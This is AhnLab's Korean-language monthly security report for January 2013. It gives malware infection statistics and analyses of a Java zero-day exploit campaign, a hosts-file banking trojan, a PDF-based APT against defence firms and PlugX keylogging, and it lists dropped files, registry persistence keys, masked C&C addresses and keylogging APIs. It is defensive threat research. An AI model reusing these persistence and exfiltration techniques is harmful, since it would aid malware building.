ASEC REPORT

VOL.37 | 2013.02

안랩 월간 보안 보고서

2013년 1월의 보안 동향

AhnLab

CONTENTS

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 ㈜안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

01 악성코드 동향

악성코드 통계

1월 악성코드, 전월 대비 33만여건 감소

ASEC이 집계한 바에 따르면, 2013년 1월에 감염이 보고된 악성코드는 전체 960만 2029건인 것으로 나타났다. 이는 전월 993만 8154건에 비해 33만 6125건이 감소한 수치다([그림 1-1]). 이 중에서 가장 많이 보고된 악성코드는 ASD.PREVENTION이었으며, Malware/Win32.suspicious와 JS/Agent가 다음으로 많았다. 또한 총 8건의 악성코드가 최다 20건 목록에 새로 이름을 올렸다([표 1-1]).




그림 1-1 | 월별 악성코드 감염 보고 건수 변화 추이

순위	등락	악성코드명	건수	비율
1	—	ASD.PREVENTION	726,032	21.4 %
2	—	Malware/Win32.suspicious	386,249	11.3 %
3	▲6	JS/Agent	266,533	7.8 %
4	—	Textimage/Autorun	224,876	6.6 %
5	▲2	Trojan/Win32.adh	220,423	6.5 %
6	▼1	Trojan/Win32.Gen	196,609	5.8 %
7	▲3	Trojan/Win32.agent	169,686	5.0 %
8	▼5	Trojan/Win32.onlinegames	164,451	4.8 %
9	▲3	Trojan/Win32.onlinegamehack	154,451	4.5 %
10	NEW	Win-Trojan/Onlinegamehack.205350	121,154	3.6 %
11	NEW	Win-Trojan/Onlinegamehack.208896.W	103,594	3.0 %
12	▲2	Adware/Win32.korad	97,687	2.9 %
13	▲2	RIPPER	87,306	2.6 %
14	NEW	Win-Trojan/Agent.204208	86,584	2.5 %
15	NEW	Win-Trojan/Rootkit.83909376	79,587	2.3 %
16	NEW	Win-Trojan/Agent.204692	70,640	2.1 %
17	NEW	Html/Shellcode	68,148	2.0 %
18	NEW	Win-Trojan/Patcher.155648	65,155	1.9 %
19	NEW	Trojan/Win32.sasfis	58,679	1.7 %
20	▼7	Malware/Win32.generic	57,810	1.7 %
		TOTAL	3,405,654	100.0 %

표 1-1 | 2013년 01월 악성코드 최다 20건(감염 보고, 악성코드명 기준)

악성코드 대표진단명 감염보고 최다 20

[표 1-2]는 악성코드별 변종을 종합한 악성코드 대표 진단명 중 가장 많이 보고된 20건을 추린 것이다. 2013년 1월에는 Trojan/Win32가 총 142만 9566건으로 가장 빈번히 보고된 것으로 조사됐다. Win-Trojan/Agent가 85만 329건, Win-Trojan/Onlinegamehack이 76만 6762건으로 그 뒤를 이었다.

순위	등락	악성코드명	건수	비율
1	—	Trojan/Win32	1,429,566	21.3 %
2	▲2	Win-Trojan/Agent	850,329	12.6 %
3	▲2	Win-Trojan/Onlinegamehack	766,762	11.4 %
4	▼2	ASD	726,032	10.8 %
5	▼2	Malware/Win32	455,694	6.8 %
6	▲6	Win-Trojan/Urelas	304,573	4.5 %
7	▲8	JS/Agent	267,101	4.0 %
8	▼2	Adware/Win32	235,382	3.5 %
9	—	Textimage/Autorun	224,902	3.3 %
10	▼3	Win-Trojan/Downloader	224,504	3.3 %
11	▼1	Win-Trojan/Korad	198,154	2.9 %
12	▲7	Win-Trojan/Avkiller	152,098	2.3 %
13	▼2	Win-Adware/Korad	143,427	2.1 %
14	▲3	Win32/Virut	129,856	1.9 %
15	▼7	Downloader/Win32	126,430	1.9 %
16	▲2	Win32/Conficker	118,740	1.8 %
17	NEW	Win-Trojan/Rootkit	105,143	1.6 %
18	▼2	Win-Dropper/Korad	91,542	1.4 %
19	▲1	Win32/Kido	89,767	1.3 %
20	NEW	RIPPER	87,306	1.3 %
		TOTAL	6,727,308	100.0 %

표 1-2 | 악성코드 대표진단명 최다 20건

1월 최다 신종 악성코드 Win-Trojan/Onlinegamehack.205350

[표 1-3]은 1월에 신규로 접수된 악성코드 중 감염 보고가 많았던 20건을 꼽은 것이다.

[표 1-3]은 1월에 신규로 접수된 악성코드 중 감염 보고가 가장 많았던 20건을 꼽은 것이다. 1월의 신종 악성코드는 Win-Trojan/Onlinegamehack.205350이 12만 1154건 으로 전체의 14.9%를 차지했으며, Trojan/Onlinegamehack.208896.W이 10만 3594건이 보고돼 12.9%를 차지했다.

순위	악성코드명	건수	비율
1	Win-Trojan/Onlinegamehack.205350	121,154	14.9 %
2	Win-Trojan/Onlinegamehack.208896.W	103,594	12.9 %
3	Win-Trojan/Rootkit.83909376	79,587	9.8 %
4	Win-Trojan/Patcher.155648	65,155	8.0 %
5	Win-Trojan/Avkiller.23488	44,025	5.4 %
6	Dropper/Onlinegamehack.132391	35,956	4.4 %
7	Win-Trojan/Avkiller.83912064	35,183	4.3 %
8	Win-Trojan/Agent.656600	35,146	4.3 %
9	Win-Trojan/Onlinegamehack.135505	31,756	3.9 %
10	JS/Donxref	31,560	3.9 %
11	Win-Trojan/Onlinegamehack.105984.O	29,910	3.7 %
12	Win-Adware/KorAd.657472	29,263	3.6 %
13	Win-Trojan/Agent.204768	26,210	3.2 %
14	Win-Trojan/Downloader.208475	23,649	2.9 %
15	Win-Trojan/Agent.65024.JS	22,624	2.8 %
16	Win-Trojan/Onlinegamehack.79138304	22,091	2.7 %
17	Win-Trojan/Korad.100352	21,941	2.7 %
18	Win-Trojan/Modifiedupx.130853	19,700	2.4 %
19	Win-Trojan/Urelas.513536	17,250	2.1 %
20	Win-Trojan/Agent.400384.BI	16,889	2.1 %
	TOTAL	812,643	100.0 %

표 1-3 | 1월 신종 악성코드 최다 20건

1월 악성코드 유형 ‘ 트로이목마 ’ 가 최다

[그림 1-2]는 2013년 1월 1개월 간 안랩 고객으로부터 감염이 보고된 악성코드의 유형별 비율을 집계한 결과다. 트로이목마(Trojan)가 53.2%로 가장 높은 비율을 나타냈고 스크립트(Script)가 7.4%, 웜(Worm)이 4.7%로 집계됐다.




그림 1-2 | 악성코드 유형별 비율

악성코드 유형별 감염보고 전월 비교

[그림 1-3]은 악성코드 유형별 감염 비율을 전월과 비교한 것이다. 트로이목마, 스크립트, 바이러스, 다운로더가 전월에 비해 증가세를 보였으며 드롭퍼, 애드웨어, 스파이웨어는 감소했다. 웜, 애프케어 계열들은 전월 수준을 유지했다.




그림 1-3 | 2012년 12월 vs. 2013년 1월 악성코드 유형별 비율

신종 악성코드 유형별 분포

1월의 신종 악성코드를 유형별로 살펴보면 트로이목마가 85%로 가장 많았고, 드롭퍼가 5%, 애드웨어가 3%로 집계됐다.




그림 1-4 | 신종 악성코드 유형별 분포

02 악성코드 동향

악성코드 이슈

신규 Java 제로데이 공격, 국내 감염 사례 발견

최근 발견된 Java 제로데이 취약점 (CVE-2013-0422) 은 Blackhole Exploit Kit, Cool Exploit Kit, Nuclear Exploit Kit 등의 자동화된 공격 도구를 통해 악용되고 있으며, 빠른 속도로 전 세계로 확산하고 있다. 2013년 1월 10일 국내에서도 [그림 1-5]와 같이 e-mail에 악성 링크를 포함해 클릭을 유도하거나 SEO poisoning 기법을 이용해 검색 사이트의 상위에 노출시켜 접근을 유도하는 감염사례가 발견됐다.




그림 1-5 | Java 취약점을 이용한 악성 e-mail

그림 1-6 | Java 취약점을 이용한 스크립트 코드




그림 1-7 | 다운되는 악성 Jar 파일 구조

해당 Exploit이 포함된 악성스크립트에 노출되면 시스템이 감염된다.

위의 사례 외에도 국내에서 서비스하고 있는 웹하드 업체의 홈페이지를 통해 악성코드를 유포하는 사례가 발견됐다. 특히 사용자들의 시스템에 취약점이 존재할 경우 홈페이지에 접근하는 것 만으로 악성코드에 감염될 수 있어 사용자들의 주의가 필요하다.

그림 1-8 | 악의적인 스크립트가 삽입된 홈페이지




그림 1-9 | 삽입된 스크립트 중 일부

해당 사이트로부터 악성코드가 유포되는 방식은 Gongda Exploit Kit을 이용했으며 최종적으로 유포 및 실행되는 악성코드를 확인해 본 결과, Host 파일을 변조하는 Banki류의 악성코드로 확인됐다.
해당 악성코드에 대해 살펴보면, 아래와 같다.

[W1.******.net/cctv.exe]

1. 악성코드가 취약점을 통해 실행되면 아래의 파일이 생성된다.

- C:₩WINDOWS₩temp₩cct.exe
- C:₩WINDOWS₩temp₩host.exe

2. 아래와 같이 시스템 재시작 시에도 실행될 수 있도록 레지스트리에 값을 등록한다.

– HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩360寮땡렝徒
"C:WINDOWS₩SHELLNEW₩sever.exe"

(sever.exe 파일의 경우, 실제 생성되는 것이 확인되지는 않았다.)

– HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run₩(Default)
"C:₩WINDOWS₩temp₩cct.exe"

3. 생성된 cct.exe 파일은 실행되면서 아래의 서버에 접속을 시도한다.

– 121.***.***.204:14465

해당 파일의 내부에는 아래의 파일로부터 DialParamsUID, PhoneNumber, Device 등의 정보를 탈취할 것으로 보이는 일부 문자열 정보가 확인된다.




그림 1-10 | 문자열 정보

4. 함께 생성 및 실행되는 host.exe 파일에 의해 감염 시스템의 hosts 파일이 변조된다.

그림 1-11 | 변조된 hosts 파일

1월 현재 관련 사이트로의 연결은 이루어지지 않았다. 하지만 해당 악성코드는 hosts 파일을 변조해 일부 금융권 사이트 접속시, 사용자의 금융정보를 탈취할 목적의 악의적인 피싱 페이지로 연결을 시도할 것으로 보인다.

지속적으로 발견되는 보안 위협에 대한 피해를 최소화하기 위해서는 윈도우 보안 업데이트 및 주요 응용프로그램(Java, Adobe Flash Player 등)에 대한 업데이트의 적용을 권고한다.


해당 취약점은 보안 업데이트가 제공 중이며, 보안 업데이트만으로도 악성코드 감염을 예방할 수 있으므로 반드시 보안 업데이트를 수행하기 바란다.

〈V3 제품군의 진단명〉

JAVA/Cve-2013-0422 (2013.01.11.05)
Trojan/JAVA.Agent (2013.01.11.05)
JS/Agent (2013.01.11.05)
Win-Trojan/Hosts.51200 (2013.01.15.00)
Win-Trojan/Farfli.142260 (2013.01.15.00)
Spyware/Win32.Agent (2013.01.15.00)

국내 방산업체 APT 공격 포착

최근 국내 방산업체 직원을 사칭해 내부 직원을 대상으로 보안에 취약한 PDF 파일을 첨부한 이메일을 유포한 사례가 발생했다. 해당 파일은 사회공학적 기법을 이용해 업무 협조 문서를 발송한 것처럼 위장하고 있다.


업 무 협 조

2012. 1. 30(월)

수 신 : 수신처 참조
참 조 : [redacted]담당부서장
발 신 : [redacted]본부 사업팀장
제 목 : 근무시간 관련 업계 현황 조사 협조 요청

1. 귀사의 무궁한 발전을 기원합니다.

2. 관련근거 : [redacted]시스템과-업무협조(12.1.27, 근무시간 관련 업계 현황 조사 협조 요청)

3. 최근 [redacted] 근로자의 실 근로시간을 줄이기 위해 휴일 근로시간을 연장 근로시간에 포함하도록 현행 근로기준법을 개정할 방침이라고 하는 내용이 언론([redacted] 등)에 보도되고 있습니다.

4. 이와 관련, [redacted]에서는 주요 산업의 근로시간 관련 현황을 파악하고자 하오니 첨부양식대로 자료를 작성하셔서 '12. 1. 31(화)까지 제출하여 주시기 바랍니다.

붙임 : 기업별 근무형태 조사표 1부. 끝.

AhnLab

그림 1-12 | PDF 파일 내용

해당 PDF 파일은 지난 2012년 8월에 ASEC 블로그의 '이메일을 이용한 어도비 CVE-2009-0927 취약점 악성코드 유포' 와 유사한 형태로, 공격자는 방산업체로 수신되는 문서를 이용해 꾸준히 APT 공격을 하는 것으로 보인다. 이러한 공격은 내부 기밀 정보가 외부 공격자에게 유출되는 피해가 발생할 수 있기 때문에 국가 기관 및 방산업체에서는 APT 공격을 심각하게 받아들이고 있다. 따라서 이와 같은 보안 위협에 대한 대응이 필요하다.

방산업체 직원으로 사칭해 유포된 이메일의 첨부파일은 다음과 같다.

그림 1-13 | 이메일 첨부파일

' 업무연락 근무시간 관련 업계 현황 조사 협조요청_20130130.pdf ' 파일을 실행하면 아래와 같이 파일과 레지스트리 키를 생성해 webios.dll 파일이 6to4 Manager 이름으로 서비스에 등록되며, 시스템을 시작할 때 마다 자동 실행된다.

[파일 생성]

- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩AdobeARM.dll
- C:₩WINDOWS₩system32₩webios.dll
- C:₩WINDOWS₩system32₩wdiguest.dll

[레지스트리 등록]

- HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Services₩6to4₩Parameters₩ServiceDll "C:₩WINDOWS₩system32₩webios.dll"




그림 1-14 | 6to4 Manager 서비스 등록 상태

webios.dll 파일과 wdiguest.dll 파일은 동일한 파일이며, webios.dll 파일은 svchost.exe 프로세스에 로드 되어 동작하며, 미국에 위치하는 C&C 서버로 주기적으로 접속을 시도하는 것으로 확인됐다.

- 'hxxp://yy**.**.nu (173.2**.***.202, US)'




그림 1-15 | 173.2**.***.202 접속 시도 패킷

C&C 서버와 정상적인 통신에 성공하게 된다면 공격자의 명령에 따라 키보드 입력을 가로채는 키로깅과 원격 제어 등의 기능을 수행하게 된다.

〈V3 제품군의 진단명〉

PDF/Exploit

Trojan/Win32.Dllbot

Win-Trojan/Dllbot.8704.E

특정 기업을 타깃으로 하는 PlugX 트로이목마

언론을 통해 보도된 보안 사고들의 공통점은 악성코드를 사용해 특정 대상기업, 기관 등의 민감한 자료(기밀자료, 고객DB 등)를 탈취했다는 것이다.

Trojan/Win32.PlugX(이하 PlugX) 역시 특정 대상의 민감한 자료를 탈취할 목적으로 E-mail의 첨부파일이나 정상 프로그램의 업데이트 서버 정보를 변조해 유포를 시도하는 악성코드다.

최근에 발견된 PlugX는 특정 대상을 목적으로 E-mail 첨부파일을 이용해 유포됐을 가능성이 크다. 또한 사용자가 DOC파일로 인식하도록 [그림 1-16]처럼 DOC 아이콘을 사용하고 있다.




그림 1-16 | Doc 아이콘으로 위장한 PlugX

DOC 아이콘을 사용하고 있지만 실행 파일(SFX, 자동압축 풀림)이며, 해당 파일의 내부에는 1.exe와 1.doc 파일이 존재한다. 사용자가 DOC 파일로 착각해 실행할 경우 악성코드로 인지할 수 없도록 빈 문서 파일인 1.doc를 보여준다.




그림 1-17 | PlugX 실행 시 빈 Doc 문서 출력

그리고 백그라운드에서는 실제 악성코드인 1.exe가 실행되고 특정 폴더에 3개의 파일을 생성한다.

(1) %USERPROFILE%₩TEMP₩hhx₩hhc.exe




그림 1-18 | 정상파일 Microsoft□ HTML Help Compiler

• 해당 파일은 서비스로 실행되며 실행 시 hha.dll을 로딩하는 기능 수행

- 서비스 명: Credential Manager Command Line Utility

(2) %USERPROFILE%₩TEMP₩hhx₩hha.dll

• hha.dll.bak파일을 특정 바이트만큼 읽어온 후 복호화

• 복호화된 코드에는 악의적인 기능(키로깅, 특정 사이트 접속 등)이 포함

(3) %USERPROFILE%₩TEMP₩hhx₩hha.dll.bak

• 1.exe가 실행되면서 생성한 파일

• hha.dll가 실행되는데 필요한 코드가 암호화되어 있음

hha.dll에 의해서 복호화되는 hha.dll.bak의 일부 코드를 살펴보면 아래처럼 감염된 PC에서 키보드로 입력된 내용을 키로깅하여 NvSmart.hlp에 저장하기 위한 API들이 존재한다.

- 00022B2C 00022B2C 0 SetWindowsHookExW
- 00022B82 00022B82 0 UnhookWindowsHookEx
- 00022B98 00022B98 0 CallNextHookEx
- 00022C22 00022C22 0 GetAsyncKeyState
- 00022C36 00022C36 0 GetKeyState

(4) 키로깅 파일의 위치: %All Users%₩cmdkey₩NvSmart.hlp




그림 1-19 | NvSmart.hlp에 저장된 내용

감염된 PC는 [그림 1-20]처럼 홍콩에 위치한 C&C서버와 통신을 시도한다.




그림 1-20 | 홍콩에 위치한 C&C와 통신

〈V3 제품군의 진단명〉

Dropper/Win32.Backdoor (AhnLab, 2013.01.15.03)

피싱 · 파밍 공격 및 인증서 유출 위협 증가

인터넷 뱅킹 피싱 및 파밍 위협이 더욱 커지고 있다. 사회공학적 기법을 이용할 뿐 아니라, 노출된 개인정보를 결합한 공격까지 발생하고 있어 사용자들의 각별한 주의가 필요하다. 최근에는 모바일 SMS를 이용한 무차별 피싱 공격도 증가하는 추세다.




그림 1-21 | NH 농협을 가장한 피싱 사이트 모바일 SMS

피싱 공격뿐만 아니라 파밍 공격 또한 늘어나고 있다. 파밍은 hosts 파일을 변조해 사용자가 정상적인 금융권 사이트에 접속해도 공격자의 조작된 은행 페이지에 접속되도록 한다. 공인인증서가 PC에 저장 된 경우에는 파밍 공격과 더불어 공인인증서까지 탈취당할 위험이 있다.

그림 1-22 | hosts 파일 변조 파밍 공격

일반적으로 공격자는 금융권에서 제공한 보안카드 번호를 획득하기 위해 아래와 같은 보안카드 입력 화면을 보여주며 보안카드 정보를 확보하려는 시도를 한다.

그림 1-23 | 보안카드 번호 입력 유도 화면

금융권 및 은행 사이트에서는 보안카드 번호 전체를 입력하라고 요구하지 않는다. 인터넷 웹 브라우저에서 정상적인 사이트 URL 이더라도 위와 같은 보안카드 번호 전체 입력 화면이 나타나는 경우는 피싱 · 파밍 공격임으로 주의가 필요하다.

이러한 피싱 · 파밍 공격에 대한 방어 및 공인인증서 보안을 위해서는 아래와 같은 인터넷 뱅킹 보안 수칙을 참고해 인터넷 뱅킹을 이용하도록 한다.

1. 공인인증서, 보안카드, 비밀번호 등을 스캔해서 사진 파일이나 엑셀 파일 형태로 개인 이메일 계정 또는 웹하드에 저장하지 않는다.
2. 가급적 공인인증서는 PC보다 USB나 외장하드 등 이동저장매체에 보관하고 인터넷 뱅킹 사용시에만 PC에 연결해서 사용한다.
3. 보안카드보다 OTP(One Time Password)나 MOTP(Mobile One Time Password) 등을 사용한다.
4. 은행 인터넷 뱅킹 계정이나 포털 사이트 메일 계정의 비밀번호는 주기적으로 변경 및 관리한다.
5. 인터넷 금융거래 계정 ID와 비밀번호는 포탈 메일 계정 ID비밀번호와 다르게 사용하고 절대 타인에게 알려주지 않는다.
6. PC방 등 공공장소에서는 인터넷뱅킹을 사용하지 않음은 물론이고, 가급적 각종 사이트에도 로그인을 하지 않는다.
7. MS 윈도우 보안패치 및 백신을 설치하여 주기적인 백신 업데이트를 해 늘 최신으로 유지한다.
8. 업데이트한 백신의 실시간 검사를 이용하고 주기적으로 수동 검사를 한다.
9. 계좌이체, 공인인증서 재발급 등 이용 내역을 알려주는 휴대전화 문자(SMS)서비스 이용한다.

윈도우와 안드로이드에서 인터넷 뱅킹 정보를 탈취하는 악성코드

취약점을 이용해 PC 사용자가 감염 사실을 인지 할 수 없도록 동작하는 국내 인터넷 뱅킹 정보 탈취 악성코드가 끊임없이 발견되고 있다.

